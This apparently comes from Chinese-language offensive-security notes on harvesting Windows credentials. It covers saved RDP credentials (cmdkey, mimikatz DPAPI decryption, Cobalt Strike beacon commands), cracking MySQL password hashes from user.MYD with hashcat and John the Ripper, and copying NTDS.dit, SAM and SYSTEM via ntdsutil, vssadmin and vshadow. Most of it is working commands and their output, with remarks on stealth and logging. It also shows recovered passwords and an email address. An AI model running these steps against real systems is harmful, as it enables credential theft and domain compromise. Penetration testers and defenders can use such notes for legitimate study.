unkFlagsOrSize      : 00000010 - 16
Persist             : 00000002 - 2 - local_machine
AttributeCount       : 00000000 - 0
unk0                : 00000000 - 0
unk1                : 00000000 - 0
TargetName          : LegacyGeneric:target=TERMSRV/172.26.2.43
unkData             : (null)
Comment             : (null)
TargetAlias          : (null)
UserName            : LAPTOP-ANTCMV5L\administrator
CredentialBlob       : root
```

netpass

https://www.nirsoft.net/x64_download_package.html

<https://www.nirsoft.net/packages/x64tools.zip> nirsoft123!

Network Password Recovery

Item Name	Type	User	Password
LegacyGeneric:targ...	Generic	1641964419@qq.com	
LegacyGeneric:targ...	Generic	4ad73ea10efb06d5	???恣?呃诶?汪非奎咪哧...
LegacyGeneric:targ...	Generic	LAPTOP-ANTCMV5L\administrator	root
LegacyGeneric:targ...	Generic	1641964419@qq.com	
WindowsLive:target...	Generic	02xueuucapqezscj	

Powershell脚本获取RDP连接记录

<https://github.com/3gstudent/List-RDP-Connections-History.git>

```
C:\Users\mingy\Desktop\List-RDP-Connections-History>powershell -exec bypass .\ListLogged-inUsers.ps1
User: Administrator
SID: S-1-5-21-2474682241-4129991963-3327200893-500
Status: Degraded
No RDP Connections History
-----
User: DefaultAccount
SID: S-1-5-21-2474682241-4129991963-3327200893-503
Status: Degraded
No RDP Connections History
-----
User: Guest
SID: S-1-5-21-2474682241-4129991963-3327200893-501
Status: Degraded
No RDP Connections History
-----
User: mingy
SID: S-1-5-21-2474682241-4129991963-3327200893-1001
Status: OK
Server: 172.26.2.35
User: LAPTOP-ANTCMV5L\administrator
Server: 172.26.2.43
User: LAPTOP-ANTCMV5L\administrator
Server: 47.105.124.171
User: LAPTOP-ANTCMV5L\administrator
-----
User: WDAGUtilityAccount
SID: S-1-5-21-2474682241-4129991963-3327200893-504
Status: Degraded
No RDP Connections History
-----
```

Cobaltstrike

```
beacon> shell reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
[*] Tasked beacon to run: reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
[+] host called home, sent: 113 bytes
[+] received output:

HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.10.10.6
    UsernameHint    REG_SZ    MINGY\Administrator
```

```
beacon> shell reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
[*] Tasked beacon to run: reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /s
[+] host called home, sent: 113 bytes
[+] received output:

HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\10.10.10.6
    UsernameHint    REG_SZ    MINGY\Administrator
```

```
beacon> shell dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
[*] Tasked beacon to run: dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
[+] host called home, sent: 89 bytes
[+] received output:
驱动器 C 中的卷没有标签。
卷的序列号是 C883-5B4B
```

C:\Users\Administrator\AppData\Local\Microsoft\Credentials 的目录

```
2020/09/04 13:24 <DIR> .
2020/09/04 13:24 <DIR> ..
2020/09/04 13:24 434 8CAC243098BA9DDD4EAB58433B85D7F0
```


1 个文件 434 字节
2 个目录 56,959,107,072 可用字节

```
beacon> shell dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
[*] Tasked beacon to run: dir /a %userprofile%\AppData\Local\Microsoft\Credentials\*
[+] host called home, sent: 89 bytes
[+] received output:
驱动器 c 中的卷没有标签。
卷的序列号是 C883-5B4B

C:\Users\Administrator\AppData\Local\Microsoft\Credentials 的目录

2020/09/04 13:24 <DIR> .
2020/09/04 13:24 <DIR> ..
2020/09/04 13:24 434 8CAC243098BA9DDD4EAB58433B85D7F0
1 个文件 434 字节
2 个目录 56,959,107,072 可用字节
```

```
beacon> shell cmdkey /list
[*] Tasked beacon to run: cmdkey /list
[+] host called home, sent: 43 bytes
[+] received output:
```

当前保存的凭据:

目标: Domain:target=TERMSRV/10.10.10.6
类型: 域密码
用户: WIN7-1\administrator
本地机器持续时间

目标: LegacyGeneric:target=MINGY\WIN7-1
类型: 普通
用户: MINGY\WIN7-1

目标: LegacyGeneric:target=WIN7-1\Administrator
类型: 普通
用户: WIN7-1\Administrator

```
beacon> shell cmdkey /list
[*] Tasked beacon to run: cmdkey /list
[+] host called home, sent: 43 bytes
[+] received output:
```

当前保存的凭据:

目标: Domain:target=TERMSRV/10.10.10.6

类型: 域密码

用户: WIN7-1\administrator

本地机器持续时间

目标: LegacyGeneric:target=MINGY\WIN7-1

类型: 普通

用户: MINGY\WIN7-1

目标: LegacyGeneric:target=WIN7-1\Administrator

类型: 普通

用户: WIN7-1\Administrator

```
mimikatz "privilege::debug" "dpapi::cred
/in:C:\Users\mingy\AppData\Local\Microsoft\Credentials\8CAC243098BA9DDD4EAB58433
B85D7F0" "exit"
```

2 Mysql数据库密码破解

一旦获取了网站一定的权限后, 如果能够获取MySQL中保存用户数据, 通过解密后, 即可通过正常途径来访问数据库; 一方面可以直接操作数据库中的数据, 另一方面可以用来提升权限。

MySQL数据库用户密码跟其它数据库用户密码一样, 在应用系统代码中都是以明文出现的, 在获取文件读取权限后即可直接从数据库连接文件中读取

一般都包含有数据库类型, 物理位置, 用户名和密码等信息

1. MYSQL数据库文件类型

MYSQL数据库文件共有 frm、MYD 和 MYI 三种文件

- ".frm" 是描述表结构的文件
- ".MYD" 是表的数据文件
- ".MYI" 是表数据文件中任何索引的数据树

一般是单独存在一个文件夹中

与用户有关的一共有三个文件即 user.frm、user.MYD 和 user.MYI, MYSQL数据库用户密码都保存在 user.MYD 文件中, 包括root用户和其他用户的密码。

2. Mysql加密方式

MYSQL数据库的认证密码有两种方式

MYSQL 4.1版本之前是MYSQL323加密, MYSQL 4.1和之后的版本都是MYSQLSHA1加密

MYSQL数据库中自带 old_password(str) 和 Password(str) 函数, 它们均可以在MYSQL数据库里进行查询, 前者是 MYSQL323 加密, 后者是 MYSQLSHA1 方式加密。


```
mysql> select Password('root');
+-----+
| Password('root') |
+-----+
| *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B |
+-----+
1 row in set
```

MYSQL323 加密中生成的是16位字符串，而在 MYSQLSHA1 中生成的是41位字符串，其中* 是不加入实际的密码运算中，MYSQLSHA1 加密的密码的实际位数是40位

3. 获取Mysql数据库密码hash值

用winhex编辑器打开user.MYD文件，使用二进制模式查看，即可得到密码Hash值：

user.MYD																	ANSI ASCII
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	03	00	77	01	FF	13	FC	09	6C	6F	63	61	6C	68	6F	73	w ŷ ü localhos
00000010	74	04	72	6F	6F	74	02	02	02	02	02	02	02	02	02	02	t root
00000020	02	02	02	02	02	02	02	02	02	02	02	02	02	02	02	02	
00000030	02	02	02	01	15	6D	79	73	71	6C	5F	6E	61	74	69	76	mysql_nativ
00000040	65	5F	70	61	73	73	77	6F	72	64	29	00	2A	38	31	46	e_password) *81F
00000050	35	45	32	31	45	33	35	34	30	37	44	38	38	34	41	36	5E21E35407D884A6
00000060	43	44	34	41	37	33	31	41	45	42	46	42	36	41	46	32	CD4A731AEBFB6AF2
00000070	30	39	45	31	42	01	5C	CF	CA	62	01	00	03	00	80	00	09E1B \iEb e
00000080	FF	13	FC	09	6C	6F	63	61	6C	68	6F	73	74	0D	6D	79	ŷ ü localhost my
00000090	73	71	6C	2E	73	65	73	73	69	6F	6E	01	01	01	01	01	sql.session
000000A0	01	01	01	01	01	01	01	01	01	01	02	01	01	01	01	01	
000000B0	01	01	01	01	01	01	01	01	01	15	6D	79	73	71	6C	5F	mysql_
000000C0	6E	61	74	69	76	65	5F	70	61	73	73	77	6F	72	64	29	native_password)
000000D0	00	2A	54	48	49	53	49	53	4E	4F	54	41	56	41	4C	49	*THISISNOTAVALI
000000E0	44	50	41	53	53	57	4F	52	44	54	48	41	54	43	41	4E	DPASSWORDTHATCAN
000000F0	42	45	55	53	45	44	48	45	52	45	01	5C	CF	C9	2D	02	BEUSEDHERE \iÉ-
00000100	03	00	7C	00	FF	13	FC	09	6C	6F	63	61	6C	68	6F	73	ŷ ü localhos
00000110	74	09	6D	79	73	71	6C	2E	73	79	73	01	01	01	01	01	t mysql.sys
00000120	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
00000130	01	01	01	01	01	01	01	01	01	15	6D	79	73	71	6C	5F	mysql_
00000140	6E	61	74	69	76	65	5F	70	61	73	73	77	6F	72	64	29	native_password)
00000150	00	2A	54	48	49	53	49	53	4E	4F	54	41	56	41	4C	49	*THISISNOTAVALI
00000160	44	50	41	53	53	57	4F	52	44	54	48	41	54	43	41	4E	DPASSWORDTHATCAN
00000170	42	45	55	53	45	44	48	45	52	45	01	5C	CF	C9	2D	02	BEUSEDHERE \iÉ-

81F5E21E35407D884A6CD4A731AEBFB6AF209E1B

4. Hash破解

- 在线网站破解

www.cmd5.com

www.somd5.com

- hashcat破解

```
hashcat.exe -m 300 -a 3 81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
```

```

Session.....: hashcat
Status.....: Exhausted
Hash. Name.....: MySQL4.1/MySQL5
Hash. Target.....: 81f5e21e35407d884a6cd4a731aebfb6af209e1b
Time. Started.....: Mon Sep 07 13:23:22 2020 (0 secs)
Time. Estimated...: Mon Sep 07 13:23:22 2020 (0 secs)
Guess. Mask.....: ?1?2?2 [3]
Guess. Charset....: -1 ?1?d?u, -2 ?1?d, -3 ?1?d*!$@_, -4 Undefined
Guess. Queue.....: 3/15 (20.00%)
Speed. #1.....: 53539.4 kH/s (0.40ms) @ Accel:64 Loops:62 Thr:64 Vec:1
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 80352/80352 (100.00%)
Rejected.....: 0/80352 (0.00%)
Restore. Point....: 1296/1296 (100.00%)
Restore. Sub. #1...: Salt:0 Amplifier:0-62 Iteration:0-62
Candidates. #1....: sar -> Xqx
Hardware. Mon. #1..: Util: 78% Core:1600MHz Mem:1333MHz Bus:16

81f5e21e35407d884a6cd4a731aebfb6af209e1b:root

```

- john the ripper破解

```

john --list=format | grep mysql
john --format=mysql-sha1 mysql.hash


```

```

root@kali:~# john --format=mysql-sha1 mysql.hash
Using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Warning: Only 2 candidates left, minimum 4 needed for performance.
Proceeding with incremental:ASCII
root (???)
1g 0:00:00:02 DONE 3/3 (2020-09-07 01:29) 0.3952g/s 2224Kp/s 2224Kc/s 2224KC/s roob..rooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~# cat mysql.hash
*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
root@kali:~#

```

- Cain破解



3 其他应用程序密码破解

<https://github.com/uknowsec/SharpDecryptPwd>

对密码已保存在 Windows 系统上的部分程序进行解析,包括:

Navicat, TeamViewer, FileZilla, WinSCP, Xmanager 系列产品 (Xshell, Xftp)。

源码:

<https://github.com/RowTeam/SharpDecryptPwd>

域内密码凭证获取

Ntds.dit

活动目录数据库 (NTDS.DIT)

Ntds.dit 是主要的AD数据库, 包括有关域用户, 组和组成员身份的信息。它还包括域中所有用户的密码哈希值。为了进一步保护密码哈希值, 使用存储在 SYSTEM 注册表配置单元中的密钥对这些哈希值进行加密。第二个加密步骤是为了执行密码转储以进行审计, 需要两个文件的副本。

非域环境也就是在工作组环境中, 有一个sam文件存储着当前主机用户的密码信息, 想要破解sam文件与ntds.dit文件都需要拥有一个system文件。

AD DS 数据存储:

- 由 Ntds.dit 文件构成
- 默认存储在所有域控制器上的 %SystemRoot%\NTDS 文件夹中
- 只能通过域控制器进程和协议访问

Ntds.dit: (也被称为Active Directory database)包含了当前域中所有的用户的账号信息, 和其HASH值通过获取 Ntds.dit 和 SYSTEM 文件的副本, 最可靠的执行密码审计的方法是脱机的。

由于Windows阻止这些操作阻止标准读取或复制，因此必须使用特殊技术来获取副本。

```
ntds.dit文件位置: C:\windows\NTDS\NTDS.dit
system文件位置:C:\windows\System32\config\SYSTEM
sam文件位置:C:\windows\System32\config\SAM
```

1 活动目录数据库

- 由 NTDS.DIT 文件构成，是Active Directory的核心
- 存储在域控的 %SystemRoot%\ntds\ 文件夹下
- 只能通过域控制器进程和协议访问

在工作组环境中，SAM文件存储着当前主机用户的密码哈希值

在域环境中，NTDS.DIT文件存储了域中所有用户的密码哈希值

因此我们可以通过获取到这两个文件，然后破解得到其中所存储的密码哈希值。

Windows系统为了进一步保护存储的密码哈希值，使用存储在SYSTEM注册表配置单元中的密钥对这些哈希值进行加密。

因此想要破解SAM文件与NTDS.DIT文件都需要获取一个SYSTEM文件。

```
NTDS.DIT文件位置: %SystemRoot%\NTDS\NTDS.dit
SYSTEM文件位置: %SystemRoot%\System32\config\SYSTEM
SAM文件位置: %SystemRoot%\System32\config\SAM
```

由于Windows会阻止对这些文件的标准读取或复制操作，如果直接去复制NTDS.DIT文件，会提示文件被系统占用，所以常规的复制下载方法是无法获取到文件副本的，因此需要通过特殊方法来获取。

2 Volume Shadow Copy

[Volume Shadow Copy Service](#)

Volume Shadow Copy Service 卷影复制服务 (VSS) 是微软从 windows XP 开始提供的用于创建一致性的时间点副本（也就是快照）的服务框架。用于更好的备份和还原关键业务数据。当所有组件都支持VSS时，可以使用它们来备份应用程序数据，而无需使应用程序脱机。

- 用于数据备份
- 支持 windows Server 2003 及以上操作系统
- 系统默认在特定条件下自动创建数据备份，如补丁安装后。在Win7系统大概每隔一周自动创建备份，该时间无法确定
- 禁用VSS会影响系统正常使用，如 System Restore和 Windows Server Backup

我们可以利用 **Volume Shadow Copy Service** 来获取 NTDS.DIT、SAM、SYSTEM 等文件副本。

注意：

1. 调用 **Volume Shadow Copy** 服务会产生SYSTEM日志，Event ID 为7036。
2. 执行 **ntdsutil snapshot "activate instance ntds" create quit quit** 会额外产生 Event ID 为 98 的日志

hash数量: 所有用户
免杀: 不需要
优点:
 获得信息全面
 简单高效
 无需下载ntds.dit, 隐蔽性高

3 Ntdsutil

域环境默认安装

支持系统:


- Server 2003
- Server 2008
- Server 2012

3.1 交互式

```
ntdsutil
snapshot
activate instance ntds
create
mount [GUID]
//copy 完之后再执行
unmount [GUID]
del [GUID]
```

```
C:\Users\administrator>ntdsutil
ntdsutil: snapshot
快照: activate instance ntds
活动实例设置为“ntds”。
快照: create
正在创建快照...
成功生成快照集 {1ad9bde2-f66b-45e4-949a-303454025ebc}。
快照: mount 1ad9bde2-f66b-45e4-949a-303454025ebc
快照 {85310bba-f1ab-44c4-b04b-1c4c975bf8c3} 已作为 C:\$SNAP_202009271036_VOLUMEC
S\ 装载
快照: quit
ntdsutil: quit

C:\Users\administrator>
```



```
C:\Windows\system32\ntdsutil.exe
C:\Windows\system32\ntdsutil.exe: activate instance ntds
活动实例设置为“ntds”。
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\test
正在创建快照...
成功生成快照集 {7db098e1-909f-43ac-9acc-05c01897e9db}。
快照 {45e82808-fbea-4029-af12-86d7fb97802c} 已作为 C:\$SNAP_202008271733_UOLUME$
$ \ 装载
已装载快照 {45e82808-fbea-4029-af12-86d7fb97802c}。
正在启动碎片整理模式...
源数据库: C:\$SNAP_202008271733_UOLUME$ \Windows\NTDS\ntds.dit
目标数据库: c:\test\Active Directory\ntds.dit

Defragmentation Status (% complete)

0    10    20    30    40    50    60    70    80    90    100
|----|----|----|----|----|----|----|----|----|----|
.....

正在复制注册表文件...
正在复制 c:\test\registry\SYSTEM
正在复制 c:\test\registry\SECURITY
快照 {45e82808-fbea-4029-af12-86d7fb97802c} 已卸载。
在 c:\test 中成功创建 IFM 媒体。
ifm: _
```

1. 以管理员身份打开命令提示符 (cmd.exe)
2. 在命令提示符输入 ntdsutil 命令
3. 在 ntdsutil 提示符下输入

```
activate instance ntds
ifm
create full <Drive>:\<Folder>
```

<Drive>:\<Folder> 是要创建文件的文件夹路径。

```
C:\Users\administrator>ntdsutil
ntdsutil: activate instance ntds
活动实例设置为“ntds”。
ntdsutil: ifm
ifm: create full c:\mingy
正在创建快照...
成功生成快照集 {509530ae-4108-4bc7-930b-f5b716cbc381}。
快照 {8aaedfbb-d49a-4d62-a2c4-bec6e58f0b59} 已作为 C:\$SNAP_202009270942_UOLUME$
$ \ 装载
已装载快照 {8aaedfbb-d49a-4d62-a2c4-bec6e58f0b59}。
正在启动碎片整理模式...
源数据库: C:\$SNAP_202009270942_UOLUME$ \Windows\NTDS\ntds.dit
目标数据库: c:\mingy\Active Directory\ntds.dit

Defragmentation Status (% complete)

0    10    20    30    40    50    60    70    80    90    100
|----|----|----|----|----|----|----|----|----|----|
.....

正在复制注册表文件...
正在复制 c:\mingy\registry\SYSTEM
正在复制 c:\mingy\registry\SECURITY
快照 {8aaedfbb-d49a-4d62-a2c4-bec6e58f0b59} 已卸载。
在 c:\mingy 中成功创建 IFM 媒体。
```


3.2 非交互

```
ntdsutil snapshot "activate instance ntds" create quit quit
ntdsutil snapshot "mount {GUID}" quit quit
copy MOUNT_POINT\windows\ntds\ntds.dit c:\temp\ntds.dit
ntdsutil snapshot "unmount {GUID}" "delete {GUID}" quit quit
```

3.2.1 查询当前系统的快照

```
ntdsutil snapshot "List All" quit quit
ntdsutil snapshot "List Mounted" quit quit
```

```
C:\Windows\system32>ntdsutil snapshot "List All" quit quit
ntdsutil: snapshot
快照: List All
1: 2020/08/27:17:44 <7f3ccd8c-92c0-4875-b991-9ffa815cafbe>
2: C: <daee5123-b284-47fe-b02e-6e67e8d80fb1>
快照: quit
ntdsutil: quit
```

3.2.2 创建快照

```
ntdsutil snapshot "activate instance ntds" create quit quit
```

```
C:\Windows\system32>ntdsutil snapshot "activate instance ntds" create quit quit
ntdsutil: snapshot
快照: activate instance ntds
活动实例设置为 "ntds"。
快照: create
正在创建快照...
成功生成快照集 <f1e497ad-ba03-4e84-b796-330fd403a7db>。
快照: quit
ntdsutil: quit
```

guid为 {daee5123-b284-47fe-b02e-6e67e8d80fb1}

3.2.3 挂载快照


```
ntdsutil snapshot "mount {daee5123-b284-47fe-b02e-6e67e8d80fb1}" quit quit
```

快照挂载为 C:\\$SNAP_201908291617_VOLUMEC\$\

```
C:\Windows\system32>ntdsutil snapshot "mount <daee5123-b284-47fe-b02e-6e67e8d80fb1>" quit quit
ntdsutil: snapshot
快照: mount <daee5123-b284-47fe-b02e-6e67e8d80fb1>
快照 <daee5123-b284-47fe-b02e-6e67e8d80fb1> 已作为 C:\$SNAP_202008271744_VOLUMEC$\ 装载
快照: quit
ntdsutil: quit
```

3.2.4 复制ntds.dit

```
copy C:\$SNAP_202008271744_VOLUMEC$\windows\NTDS\ntds.dit c:\ntds2.dit
```



3.2.5 卸载快照

```
ntdsutil snapshot "unmount {daee5123-b284-47fe-b02e-6e67e8d80fb1}" quit quit
```

```
C:\Windows\system32>ntdsutil snapshot "unmount {daee5123-b284-47fe-b02e-6e67e8d80fb1}" quit quit
ntdsutil: snapshot
快照: unmount {daee5123-b284-47fe-b02e-6e67e8d80fb1}
快照: {daee5123-b284-47fe-b02e-6e67e8d80fb1} 已卸载。
快照: quit
ntdsutil: quit
```

3.2.6 删除快照

```
ntdsutil snapshot "delete {daee5123-b284-47fe-b02e-6e67e8d80fb1}" quit quit
```

```
C:\Windows\system32>ntdsutil snapshot "delete {daee5123-b284-47fe-b02e-6e67e8d80fb1}" quit quit
ntdsutil: snapshot
快照: delete {daee5123-b284-47fe-b02e-6e67e8d80fb1}
快照: {daee5123-b284-47fe-b02e-6e67e8d80fb1} 已删除。
快照: quit
ntdsutil: quit
```

4 Vssadmin

域环境默认安装

支持系统:

- Server 2008
- Server 2012

4.1 查询当前系统的快照

```
vssadmin list shadows
```


4.2 创建快照

```
vssadmin create shadow /for=c:
```




获得 Shadow Copy Volume Name 为 \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10

```
C:\Windows\system32>vssadmin create shadow /for=c:
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2012 Microsoft Corp.

成功地创建了 'c:\' 的卷影副本
卷影副本 ID: {af2a82ad-41f9-4cf3-ba39-19899a1a06e9}
卷影副本卷名: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10
```

4.3 复制ntds.dit

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10\windows\NTDS\ntds.dit
c:\ntds3.dit
```

 sam.hive	2020/8/27 15:02	HIVE 文件	256 KB
 system.hive	2020/8/27 14:33	HIVE 文件	11,264 KB
 ntds3.dit	2020/8/21 23:21	DIT 文件	18,448 KB

```
C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10\windows\NTDS\ntds.dit c:\ntds3.dit
已复制 1 个文件。
```

4.4 删除快照

```
vssadmin delete shadows /for=c: /quiet
```

```
C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10\windows\NTDS\ntds.dit c:\ntds3.dit
已复制 1 个文件。

C:\Windows\system32>vssadmin delete shadows /for=c: /quiet
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2012 Microsoft Corp.
```

```
C:\Windows\system32>vssadmin list shadows
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2012 Microsoft Corp.
```

找不到满足查询的项目。

```
C:\Windows\system32>vssadmin create shadow /for=c:
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2012 Microsoft Corp.
```

成功地创建了 'c:\' 的卷影副本

卷影副本 ID: {d16995e6-5ca1-47c7-b278-997d128cbfdb}
卷影副本卷名: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8

```
C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\windows
\ntds\ntds.dit c:\ntdsss.dit
已复制          1 个文件。
```

```
C:\Windows\system32>vssadmin list shadows
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2012 Microsoft Corp.
```

卷影副本集 ID: {33c1cabe-de05-4204-b035-2f70243a9fac} 的内容
在创建时间: 2020/9/27 13:34:22 含有 1 个卷影副本
卷影副本 ID: {d16995e6-5ca1-47c7-b278-997d128cbfdb}
原始卷: (C:)\?\Volume{4870f7c3-1af7-11e9-93e7-806e6f6e6963}\
卷影副本卷: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8
源起机器: win2012.mingy.com
服务机器: win2012.mingy.com
提供程序: 'Microsoft Software Shadow Copy provider 1.0'
类型: ClientAccessible
属性: 持续, 客户端可访问, 无自动释放, 没有写入程序, 差异

5 Vshadow

Vshadow ([vshadow.exe](#)) 是用于管理卷影副本的命令行实用程序。此工具包含在 `Microsoft Windows Software Development Kit (SDK)` 中, 有 Microsoft 签名。

Vshadow 有很多功能, 包括执行脚本和调用命令以支持卷影快照管理的能力。

5.1 查询当前系统的快照

```
vshadow.exe -q
```

```
C:\>vshadow.exe -q

VSHADOW.EXE 3.0 - Volume Shadow Copy sample client.
Copyright (C) 2005 Microsoft Corporation. All rights reserved.

<Option: Query all shadow copies>
- Setting the USS context to: 0xffffffff

Querying all shadow copies in the system ...

There are no shadow copies in the system
```

5.2 创建快照

```
vshadow.exe -p -nw C:
```

参数说明:

